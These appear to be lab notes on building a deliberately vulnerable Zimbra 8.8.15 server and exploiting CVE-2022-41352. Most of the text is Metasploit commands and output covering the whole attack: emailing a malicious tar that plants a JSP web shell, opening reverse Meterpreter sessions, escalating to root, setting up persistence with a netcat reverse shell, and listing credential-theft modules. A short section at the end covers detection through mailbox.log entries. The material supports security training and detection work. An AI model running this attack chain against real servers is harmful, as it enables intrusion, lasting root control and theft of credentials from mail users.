Setup

Install Zimbra

VirtualBox install Ubuntu 20.04.1

installed a local DNS server

```
sudo apt update && sudo apt install dnsmasq
sudo hostnamectl set-hostname mail.example.org
echo "<ip> mail.example.org" | sudo tee -a /etc/hosts
echo -e 'listen-address=127.0.0.1\nserver=8.8.8.8\ndomain=example.org\nmx-host=example.org, mail.example.org, 5\nmx-host=mail.example.org, mail.example.org, 5' | sudo tee /etc/dnsmasq.conf
```

Configure the host to use it:


```
sudo systemctl disable systemd-resolved
sudo systemctl stop systemd-resolved
sudo systemctl restart dnsmasq
echo "nameserver 127.0.0.1" | sudo tee /etc/resolv.conf
```

Download Zimbra from https://www.zimbra.com/downloads/zimbra-collaboration-open-source/

```
tar -xvvzf zcs-*.tgz
cd zcs*
sudo ./install.sh

* Lots of <enter>
* DO NOT install `dnscache` module (respond `N` when it ask), I had conflict issues with the local `dnsmasq`
* Yes change the system
* Setup the admin password, probably turn off auto-updates
```

Refer - https://github.com/rapid7/metasploit-framework/pull/17114



Summary

Zimbra Version: 8.8.15_GA_4481.FOSS
Servers: 1
Accounts: 2
Domains: 1
Class of Service: 2

Runtime

Service: ✓ Running
Active Sessions: 2
Queue Length: 0

1 Get Started →
1. Install Certificates
2. Configure Default COS

2 Set up Domain →
1. Create Domain...
2. Configure GAL...
3. Configure Authentication...

3 Add Accounts
1. Add Account...
2. Manage Accounts
3. Migration and Co-existence

Make Zimbra Vulnerable

```
sudo mv /usr/bin/pax /usr/bin/notpax
sudo -u zimbra /opt/zimbra/bin/zmcontrol restart
```

Exploiting Zimbra

Refers:
https://attackerkb.com/topics/1DDTvUNFzH/cve-2022-41352
https://attackerkb.com/topics/92AeLOE1M1/cve-2022-37393/rapid7-analysis

https://github.com/Cr4ckC4t/cve-2022-41352-zimbra-rce
https://github.com/rapid7/metasploit-framework/pull/17114

Metasploit

Gain Access

Use Metasploit to create the payload file and wait for session

```
msf6 exploit(linux/http/zimbra_cpio_cve_2022_41352) > exploit
[*] Exploit running as background job 3.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 192.168.0.171:4444
[*] Encoding the payload as .jsp
[*] Checking the HTTP connection to the target
msf6 exploit(linux/http/zimbra_cpio_cve_2022_41352) > [*] Adding symlink to path to
.tar file: /opt/zimbra/jetty_base/webapps/zimbra/
[*] Adding target file to the archive: public/ekfzkanv.jsp
[+] payload.tar stored at /root/.msf4/local/payload.tar
[+] File created! Email the file above to any user on the target Zimbra server
[*] Trying to trigger the backdoor @ public/ekfzkanv.jsp every 5s
[backgrounding]...
```

Use a script to auto send mail with the payload attached: `/root/.msf4/local/payload.tar`

```
┌──(root㉿kali)-[~/cve-2022-41352-zimbra-rce]
└─# python3 cve-2022-41352.py --target xd.com --payload
/root/.msf4/local/payload.tar --file ekfzkanv.jsp auto
>>> Using custom payload from: /root/.msf4/local/payload.tar
>>> Assembled payload attachment: payload.tar
>>> Payload will be extracted to
(/opt/zimbra/jetty_base/webapps/zimbra)/public/jsp/ekfzkanv.jsp
>>> Targeting xd.com
>>> Sending payload
>>> Payload delivered
>>> Verifying upload to /public/jsp/ekfzkanv.jsp ...
>>> [PWNED] Upload successful!
>>> Shell at: https://xd.com/public/jsp/ekfzkanv.jsp
```

Successfully get the session

```
[*] Sending stage (3045348 bytes) to 192.168.0.118
[*] Meterpreter session 1 opened (192.168.0.171:4444 -> 192.168.0.118:51680) at
2022-11-30 01:58:01 -0500
[!] This exploit may require manual cleanup of
'/opt/zimbra/jetty_base/webapps/zimbra/public/ekfzkanv.jsp' on the target
```


```
meterpreter > getuid
Server username: zimbra
meterpreter > sysinfo
Computer     : mail.example.org
OS           : Ubuntu 20.04 (Linux 5.15.0-53-generic)
Architecture : x64
BuildTuple   : x86_64-linux-musl
Meterpreter  : x64/linux
meterpreter >
```

Privilege Escalate

```
msf6 exploit(linux/local/zimbra_postfix_priv_esc) > set SESSION 1
SESSION => 1
msf6 exploit(linux/local/zimbra_postfix_priv_esc) > exploit

[*] Started reverse TCP handler on 192.168.0.171:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Executing: sudo -n -l
[+] The target appears to be vulnerable.
[*] Writing '/tmp/.Apimlvc24' (250 bytes) ...
[*] Attempting to trigger payload: sudo /opt/zimbra/common/sbin/postfix -D -v
/tmp/.Apimlvc24
[*] Sending stage (3045348 bytes) to 192.168.0.118
[+] Deleted /tmp/.Apimlvc24
[*] Meterpreter session 2 opened (192.168.0.171:4444 -> 192.168.0.118:37680) at
2022-11-30 02:21:53 -0500

meterpreter > getuid
Server username: root
```



```
msf6 exploit(linux/local/zimbra_postfix_priv_esc) > sessions

Active sessions
===============

  Id  Name  Type                   Information              Connection
  --  ----  ----                   -----------              ----------
  1         meterpreter x64/linux  zimbra @ mail.example.org  192.168.0.171:4444 → 192.168.0.118:51680 (192.168.0.118)
  2         meterpreter x64/linux  root @ mail.example.org    192.168.0.171:4444 → 192.168.0.118:37680 (192.168.0.118)
```

Persistence

Search for persistence modules for linux

```
msf6 exploit(multi/handler) > search persistence platform:linux

Matching Modules
================

   #  Name                                                   Disclosure Date  Rank
Check  Description
   -  ----                                                   ---------------  ----
-----  -----------
   0  exploit/linux/local/apt_package_manager_persistence  1999-03-09
excellent  No     APT Package Manager Persistence
   1  exploit/linux/local/autostart_persistence            2006-02-13
excellent  No     Autostart Desktop Item Persistence
   2  exploit/linux/local/bash_profile_persistence         1989-06-08       normal
```

```
No     Bash Profile Persistence
   3  exploit/linux/local/cron_persistence                 1979-07-01
excellent  No     Cron Persistence
   4  post/linux/manage/sshkey_persistence
excellent  No     SSH Key Persistence
   5  exploit/linux/local/service_persistence              1983-01-01
excellent  No     Service Persistence
   6  exploit/linux/local/yum_package_manager_persistence  2003-12-17
excellent  No     Yum Package Manager Persistence
   7  exploit/linux/local/rc_local_persistence             1980-10-01
excellent  No     rc.local Persistence


Interact with a module by name or index. For example info 7, use 7 or use
exploit/linux/local/rc_local_persistence
```

Execute the persistence module and get a shell session

```
msf6 exploit(multi/handler) > use 5
[*] Using configured payload cmd/unix/reverse_netcat
msf6 exploit(linux/local/service_persistence) > set SESSION 3
SESSION => 3
msf6 exploit(linux/local/service_persistence) > exploit

[!] SESSION may not be compatible with this module:
[!]  * incompatible session type: meterpreter
[*] Started reverse TCP handler on 192.168.0.171:4444
[*] Utilizing systemd
[*] Utilizing System_V
[*] Utilizing update-rc.d
[*] Command shell session 8 opened (192.168.0.171:4444 -> 192.168.0.118:45694) at
2022-11-30 07:08:05 -0500

id
uid=0(root) gid=0(root) groups=0(root)
```

Upgrade shell to meterpreter session

```
[*] Command shell session 9 opened (192.168.0.171:4444 -> 192.168.0.118:45700) at
2022-11-30 07:08:09 -0500
id
uid=0(root) gid=0(root) groups=0(root)

^Z
Background session 8? [y/N]  y
```

```
msf6 exploit(linux/local/service_persistence) > sessions -u 8
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [8]

[*] Upgrading session ID: 8
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.0.171:4433
[*] Sending stage (1017704 bytes) to 192.168.0.118
[*] Meterpreter session 10 opened (192.168.0.171:4433 -> 192.168.0.118:59450) at
2022-11-30 07:10:16 -0500
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 exploit(linux/local/service_persistence) >
```

Data Exfiltration

```
msf6 exploit(linux/local/zimbra_postfix_priv_esc) > search post/linux/gather/

Matching Modules
================

   #   Name                                                   Disclosure Date  Rank
Check  Description
   -   ----                                                   ---------------  ----
-----  -----------
   0   post/linux/gather/ecryptfs_creds
normal  No     Gather eCryptfs Metadata
   1   post/linux/gather/gnome_keyring_dump
normal  No     Gnome-Keyring Dump
   2   post/linux/gather/haserl_read
normal  No     Haserl Arbitrary File Reader
   3   post/linux/gather/enum_containers
normal  No     Linux Container Enumeration
   4   post/linux/gather/enum_psk
normal  No     Linux Gather 802-11-Wireless-Security Credentials
   5   post/linux/gather/enum_configs
normal  No     Linux Gather Configurations
   6   post/linux/gather/checkcontainer
normal  No     Linux Gather Container Detection
   7   post/linux/gather/hashdump
normal  No     Linux Gather Dump Password Hashes for Linux Systems
   8   post/linux/gather/gnome_commander_creds
normal  No     Linux Gather Gnome-Commander Creds
   9   post/linux/gather/manageengine_password_manager_creds
normal  No     Linux Gather ManageEngine Password Manager Pro Password Extractor
   10  post/linux/gather/enum_network
normal  No     Linux Gather Network Information
   11  post/linux/gather/pptpd_chap_secrets
```

```
normal  No     Linux Gather PPTP VPN chap-secrets Credentials
   12  post/linux/gather/enum_protections
normal  No     Linux Gather Protection Enumeration
   13  post/linux/gather/mount_cifs_creds
normal  No     Linux Gather Saved mount.cifs/mount.smbfs Credentials
   14  post/linux/gather/enum_system
normal  No     Linux Gather System and User Information
   15  post/linux/gather/tor_hiddenservices
normal  No     Linux Gather TOR Hidden Services
   16  post/linux/gather/enum_users_history
normal  No     Linux Gather User History
   17  post/linux/gather/checkvm
normal  No     Linux Gather Virtual Environment Detection
   18  post/linux/gather/mimipenguin                          2018-05-23
normal  No     MimiPenguin
   19  post/linux/gather/enum_nagios_xi                       2018-04-17
normal  No     Nagios XI Enumeration
   20  post/linux/gather/openvpn_credentials
normal  No     OpenVPN Gather Credentials
   21  post/linux/gather/phpmyadmin_credsteal
normal  No     Phpmyadmin credentials stealer
   22  post/linux/gather/enum_commands
normal  No     Testing commands needed in a function
   23  post/linux/gather/vcenter_secrets_dump                 2022-04-15
manual  No     VMware vCenter Secrets Dump


Interact with a module by name or index. For example info 23, use 23 or use
post/linux/gather/vcenter_secrets_dump
```

Manual

pass

Scripting

pass

IoCs

入侵指標（Indicators of Compromise，IOC）

Info

Much like CVE-2022-30333, some evidence can be found in logs, but the attacker has the access required to amend or delete the logs – especially if they escalate to root.

After successful exploitation, the only obvious log entry simply logged the filename in `/opt/zimbra/log/mailbox.log`:

```
/opt/zimbra/log/mailbox.log:2022-10-05 13:56:47,385 INFO  [qtp252651381-
138:https://172.16.166.158/service/soap/SendMsgRequest]
[name=admin@mail.example.org;mid=1;ip=172.16.166.158;port=34994;ua=ZimbraWebClient
- GC105 (Linux)/8.8.15_GA_4372;soapId=d22c8e0;] FileUploadServlet - saveUpload():
received Upload: { accountId=ef1decc2-07bc-4679-a3e3-691c5c730c4e, time=Wed Oct 05
13:56:47 EDT 2022, size=512, uploadId=0a35c960-1317-43a9-9864-
788492aa322c:51a515fa-204e-4896-88cd-5baf6313ef31, name=test.cpio, path=null }
```


Scanning that log for `.cpio`, `.tar`, and `.rpm` files might reveal exploitation attempts.

Additionally, the most likely avenue for exploitation is to write a shell to the public web root (`/opt/zimbra/jetty_base/webapps/...`), but that shell could easily be deleted after it executes.

Checking

```
cat /opt/zimbra/log/mailbox.log | grep FileUploadServlet
```

```
2022-11-30 13:12:00,411 INFO  [qtp192881625-
167:https://192.168.0.118/service/upload?fmt=extended,raw]
[name=admin@mail.example.org;mid=2;ip=192.168.0.118;port=46354;ua=Mozilla/5.0
(Windows NT 10.0;; Win64;; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/107.0.0.0 Safari/537.36;] FileUploadServlet - Received plain: Upload: {
accountId=436311bc-e95a-43f8-b0a4-176592cb58ba, time=Wed Nov 30 13:12:00 CST 2022,
size=2560, uploadId=848fbad4-eebc-4cc6-b4ce-8cb920749f98:f05026bb-b3a9-4b9b-b807-
24a94f5663a9, name=reverseshell.tar, path=null }
```



```
root@mail:~# cat /opt/zimbra/log/mailbox.log | grep FileUploadServlet
2022-11-30 12:46:35,426 INFO  [main] [] FileUploadServlet - Servlet FileUploadServlet starting up
2022-11-30 12:48:37,837 INFO  [JettyShutdownThread] [] FileUploadServlet - Servlet FileUploadServlet shutting down
2022-11-30 12:49:09,993 INFO  [main] [] FileUploadServlet - Servlet FileUploadServlet starting up
2022-11-30 12:56:34,758 INFO  [JettyShutdownThread] [] FileUploadServlet - Servlet FileUploadServlet shutting down
2022-11-30 12:58:11,327 INFO  [main] [] FileUploadServlet - Servlet FileUploadServlet starting up
2022-11-30 13:11:51,825 INFO  [qtp192881625-22:https://192.168.0.118/service/upload?fmt=extended,raw] [name=admin@mail.example.org;mid=2;ip=1
92.168.0.118;port=60056;ua=Mozilla/5.0 (Windows NT 10.0;; Win64;; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0 Safari/537.36;
] FileUploadServlet - Received plain: Upload: { accountId=436311bc-e95a-43f8-b0a4-176592cb58ba, time=Wed Nov 30 13:11:51 CST 2022, size=10240
, uploadId=848fbad4-eebc-4cc6-b4ce-8cb920749f98:b212ccae-b5ea-4d54-900d-6412d370e929, name=akbdemo.tar, path=null }
2022-11-30 13:12:00,411 INFO  [qtp192881625-167:https://192.168.0.118/service/upload?fmt=extended,raw] [name=admin@mail.example.org;mid=2;ip=
192.168.0.118;port=46354;ua=Mozilla/5.0 (Windows NT 10.0;; Win64;; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0 Safari/537.36
;] FileUploadServlet - Received plain: Upload: { accountId=436311bc-e95a-43f8-b0a4-176592cb58ba, time=Wed Nov 30 13:12:00 CST 2022, size=2560
, uploadId=848fbad4-eebc-4cc6-b4ce-8cb920749f98:f05026bb-b3a9-4b9b-b807-24a94f5663a9, name=reverseshell.tar, path=null }
2022-11-30 13:12:12,575 INFO  [qtp192881625-152:https://192.168.0.118/service/soap/SendMsgRequest] [name=admin@mail.example.org;mid=2;ip=192.
168.0.118;port=47846;ua=ZimbraWebClient - GC107 (Win)/8.8.15_GA_4481;soapId=68b692b4;] FileUploadServlet - saveUpload(): received Upload: { a
ccountId=436311bc-e95a-43f8-b0a4-176592cb58ba, time=Wed Nov 30 13:12:12 CST 2022, size=2560, uploadId=848fbad4-eebc-4cc6-b4ce-8cb920749f98:02
5b8a39-5ef7-45e9-894a-1917925e09c1, name=reverseshell.tar, path=null }
2022-11-30 13:12:27,779 INFO  [qtp192881625-191:https://192.168.0.118/service/soap/SendMsgRequest] [name=admin@mail.example.org;mid=2;ip=192.
168.0.118;port=47844;ua=ZimbraWebClient - GC107 (Win)/8.8.15_GA_4481;soapId=68b692d3;] FileUploadServlet - saveUpload(): received Upload: { a
ccountId=436311bc-e95a-43f8-b0a4-176592cb58ba, time=Wed Nov 30 13:12:27 CST 2022, size=2560, uploadId=848fbad4-eebc-4cc6-b4ce-8cb920749f98:06
124600-01a3-4426-869a-2d1d419b7b2a, name=reverseshell.tar, path=null }
root@mail:~#
```